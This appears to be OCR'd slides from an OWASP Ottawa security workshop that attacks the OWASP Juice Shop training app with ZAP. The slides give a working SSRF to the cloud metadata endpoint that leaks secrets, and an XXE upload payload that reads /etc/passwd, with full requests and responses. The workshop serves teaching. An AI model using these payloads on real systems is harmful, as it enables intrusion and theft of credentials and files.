
SSRF: A Broken Image?

- Once we link the profile image, it appears broken.
- What does the actual request for the image file look like?
- Time to tweak ZAP configuration!
  - Click Tools → Options
  - Scroll down and select Network → Global Exclusions
  - Uncheck Extension - Images



SSRF: This doesn’t look like a JPG

- Now let’s refresh the broken image file. The image contains HTML!



Request

Text

```
GET
https://apple.prox3.xyz/assets/public/images/uploads/23.jpg
HTTP/1.1
host: apple.prox3.xyz
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:141.0) Gecko/
20100101 Firefox/141.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://apple.prox3.xyz/profile
Connection: keep-alive
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.
eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVzZXJuYW1lI
joiIiwiZW1haWwiOiJqaW1AYm9iLmJvYiIsInBhc3N3b3JkIjoiNWExMDVlOG
I5ZDQwZTEzMjk3ODBkNjJlYTIyNjVkOGEiLCJyb2xlIjoiY3VzdG9tZXIiLCJ
kZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2Zp
bGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1b
HQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdG
VkQXQiOiIyMDI1LTA4LTI0IDA0OjIwOjQyLjcwMCArMDA6MDAiLCJ1cGRhdGV
kQXQiOiIyMDI1LTA4LTI0IDA0OjIwOjQyLjcwMCArMDA6MDAiLCJkZWxldGVk
QXQiOm51bGx9LCJpYXQiOjE3NTYwMDkyNDl9.
```

Response

Text


```
HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Sun, 24 Aug 2025 04:33:41 GMT
Content-Type: image/jpeg
Content-Length: 80117
Connection: keep-alive
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Sun, 24 Aug 2025 04:26:31 GMT
ETag: W/"138f5-198da53f257"

<!--
  ~ Copyright (c) 2014-2025 Bjoern Kimminich & the OWASP Juice Shop contributors.
  ~ SPDX-License-Identifier: MIT
  -->

<!doctype html>
<html lang="en" data-beasties-container>
```

SSRF: Fighting the Cloud

- Let's imagine for a moment that we know our juice-shop instance is deployed to AWS, maybe hosted in an EC2 instance.
- AWS and various AWS-compatible cloud offerings have operated for a long time using Castle-style thinking.
- One possible avenue: Instance MetaData Service (IMDS).
  - Overall useful if it's not locked down correctly, but *especially* user-data is juicy.
- This works on our sample prox3.xyz hosts: set the Gravatar URL to: http://169.254.169.254/latest/user-data

SSRF: In which we've pwned the cloud

- Refresh the broken image file again. The image contains secrets!



Request

Text

```
GET
https://apple.prox3.xyz/assets/public/images/uploads/23.jpg
HTTP/1.1
host: apple.prox3.xyz
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:141.0) Gecko/
20100101 Firefox/141.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*
;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Referer: https://apple.prox3.xyz/profile
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
aj4QDO4KyOqPJ7j2novp9EQ38gYVAJlGM1wWxalND5reZRLzmXk6BbmzZRb3;
token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.
eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVzZXJuYW1lI
joiIiwiZW1haWwiOiJqaW1AYm9iLmJvYiIsInBhc3N3b3JkIjoiNWExMDVlOG
I5ZDQwZTEzMjk3ODBkNjJlYTIyNjVkOGEiLCJyb2xlIjoiY3VzdG9tZXIiLCJ
kZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2Zp
bGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1b
HQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdG
VkQXQiOiIyMDI1LTA4LTI1IDAzOjE1OjU4Ljc2MiArMDA6MDAiLCJ1cGRhdGV
```

Response

Text


```
HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Mon, 25 Aug 2025 03:18:27 GMT
Content-Type: image/jpeg
Content-Length: 229
Connection: keep-alive
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Mon, 25 Aug 2025 03:18:27 GMT
ETag: W/"e5-198df3bfbf7"

{"secrets":[
     {"name":"StorageBucketKey","value":"541b2782557f4cc4aa04c1fc556ddea5"},
     {"name":"ContainerHostSecret","value":"a78028119fda4b35be46f818d3f54e61"},
     {"name":"DBSecret","value":"287cc96de69547e9be6a124988609da3"}
]}
```

XML External Entity (XXE)

- XML is still used in a bunch of applications!
  - Even if only for compatibility/interoperability.
- XML Entities (e.g.: `&copy;`) can be customized.
- They can also do all of the following:
  - Access a website or (depending on parser) FTP server.
    - This means SSRF!
  - Load full contents of a local file.
  - Crash / Denial of Service an application through memory exhaustion.


Let’s prettify this script (Optional)

- Let’s first check the minified Javascript to see whether this app has any XML support.
- I put together a ZAP script:
  `https://codeberg.org/fennix/zap-scripts`
  Pick an individual script: Scripts / JS-Beautify
- In the scripts tab, expand until you see Targeted as an option.
- Right-click Targeted, and select New Script.




Adding a Beautifier to ZAP (Optional)

- Configure our new script.
  - Name: JS-Beautify
  - Type: Targeted
  - Script Engine: ECMAScript




- This adds a beautifer on a right-click to any request in the History.



Recon Redux: Scripts (Optional)

- Beautify the main.js file.
- Output from the beautifier will show up in the Output tab on the bottom panel.
- NOTE: Beautifying JS is not fast, it'll take ~10 seconds depending on your system.



Find the file upload handler

- From the ZAP output panel, we'll just copy and paste the reformatted output into a code editor.
- In the editor, search for upload.
- Note the allowedMimeType array.

```
4997    fileUploadError = void 0;
4998    uploader = new Tt.l0({
4999        url: I.c.hostServer + "/file-upload",
5000        authToken: `Bearer ${localStorage.getItem("token")}`,
5001        allowedMimeType: ["application/pdf", "application/xml", "text/xml", "application/zip", "applicati
5002        maxFileSize: 1e5
5003    });
```

Find the file upload in the application

- Did we find this earlier in our look at the application?
- Log in as any user.
  - Use the auth SQL injection to log in as bender@juice-sh.op if you haven't created a user.
- Click on menu  → Complaint.
- Note here we can upload a file. Now let's build our payload XML file.

Building an XXE doc

- Broken down:

  Line 1: XML doc tag

  DOCTYPE section for definitions

  Define a custom entity passwdfile which contains the entire contents of /etc/passwd.

  Create a <doc> element, populated with the contents of our &passwdfile; entity.

  - The contents will be the data in /etc/passwd.


```
<?xml version="1.0"?>
<!DOCTYPE doc [
    <!ENTITY passwdfile SYSTEM "file:///etc/passwd">
]>
<doc>&passwdfile;</doc>
```

- Upload this file in the Complaint form.

XXE Exploitation

- The result of the XXE is an error & HTTP/410 Gone response.
- The error detail includes the raw XML file, which includes passwd:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE doc [<!ENTITY passwdfile SYSTEM
"file:///etc/passwd">]>
<doc>
root:x:0:0:root:/root:/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/sbin/nologin
nonroot:x:65532:65532:nonroot:/home/nonroot:/sbin/nologin
</doc>
```



```
HTTP/1.1 410 Gone
Server: nginx/1.22.1
Date: Thu, 11 Sep 2025 01:47:01 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Vary: Accept-Encoding
content-length: 3861

<html>
  <head>
    <meta charset='utf-8'>
    <title>Error: B2B customer complaints via file upload have been
deprecated for security reasons: &lt;?xml version=&quot;1.0&quot;
encoding=&quot;UTF-8&quot;?&gt;&lt;!DOCTYPE doc [&lt;!ENTITY
passwdfile SYSTEM &quot;file:///etc/passwd&quot;&gt;]&gt;&lt;doc&gt;
root:x:0:0:root:/root:/sbin/nologinnobody:x:65534:65534:nobody:/none
xistent:/sbin/nologinnonroot:x:65532:65532:nonroot:/home/nonroot:/sb
in/nologin&lt;/doc&gt; (xxe_sample.xml)</title>
    <style>* {
```

Bonus Challenge Time

- Apply some of the knowledge you've gathered.
- Plus an extra challenge!

  https://memes.prox3.xyz/meme/new

- Challenge hint in 15 minutes.

Thank You to our Workshop Sponsors!

Thank You to our Volunteers!


OWASP
OTTAWA